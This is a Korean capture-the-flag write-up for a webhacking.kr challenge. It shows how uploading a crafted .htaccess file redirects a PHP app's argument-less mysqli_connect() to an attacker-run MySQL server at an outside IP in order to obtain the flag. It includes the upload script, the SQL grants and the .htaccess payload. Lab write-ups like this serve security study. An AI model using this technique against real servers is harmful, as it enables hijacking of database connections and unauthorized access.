
1. Description
2. Write-Up
view_source를 클릭하면 chall30_answer 테이블에서 flag컬럼의 데이터를 뽑아오는 코드를 확인할 수 있다.
<?php
  if($_GET['view_source']) highlight_file(__FILE__);
  $db = mysqli_connect() or die();
  mysqli_select_db($db,"chall30") or die();
  $result = mysqli_fetch_array(mysqli_query($db,"select flag from chall30_answer")) or die();
  if($result[0]){
    include "/flag";
  }
?>

파일 하나를 업로드 해본다.
import requests

CHALLENGE   = 'http://webhacking.kr:10003/index.php'
SESSION_ID  = 'h83e8tbo50nv3mkbkjm99tc80b'
headers     = {'Cookie':'PHPSESSID='+SESSION_ID}
files       = {'upfile': ('hello.txt', 'hello world')}
req         = requests.post(CHALLENGE, headers=headers, files=files)
PHP파일은 필터링 된다.

PHP mysqli_connect에서 mysqli_connect 함수를 확인해 본다.
이때, mysqli_connect() 함수에 인자 값이 없다는 것에 주목해야 한다.

PHP ini list에서 확인하면 ini_get에
mysqli.default_host 등 인자를 가져오는데 default값은 다음과 같다.
PHP configuration changes mode에서 확인하면 mysqli.default_port와 같이
PHP_INI_ALL로 할당되어 있는 항목들은 php.ini, .htaccess, httpd.conf 또는 .user.ini 등에서 설정하여 불어 올 수 있다.
| Name | Default | Changeable | Changelog |
|---|---|---|---|
| mysqli.default_port | "3306" | PHP_INI_ALL | |
| mysqli.default_socket | NULL | PHP_INI_ALL | |
| mysqli.default_host | NULL | PHP_INI_ALL | |
| mysqli.default_user | NULL | PHP_INI_ALL | |
| mysqli.default_pw | NULL | PHP_INI_ALL |
우선 로컬에서 DB를 만들어 주고, 포트포워딩도 시켜주자.

권한도 풀어주자.
create user test;
GRANT ALL ON chall30.* TO 'test'@'%' IDENTIFIED BY 'test';
FLUSH PRIVILEGES;
.htaccess 파일을 다음과 같이 만들어 준다.
php_value mysqli.default_port "10000"
php_value mysqli.default_host "61.251.215.194"
php_value mysqli.default_user "test"
php_value mysqli.default_pw "test"
{:file=".htaccess"}
그리고 업로드된 폴더의 index.php에 접근하면 FLAG를 획득할 수 있다.


점수를 획득하자.
3. FLAG
FLAG{uhoh-db-connection-hijacking?}

IT 도서관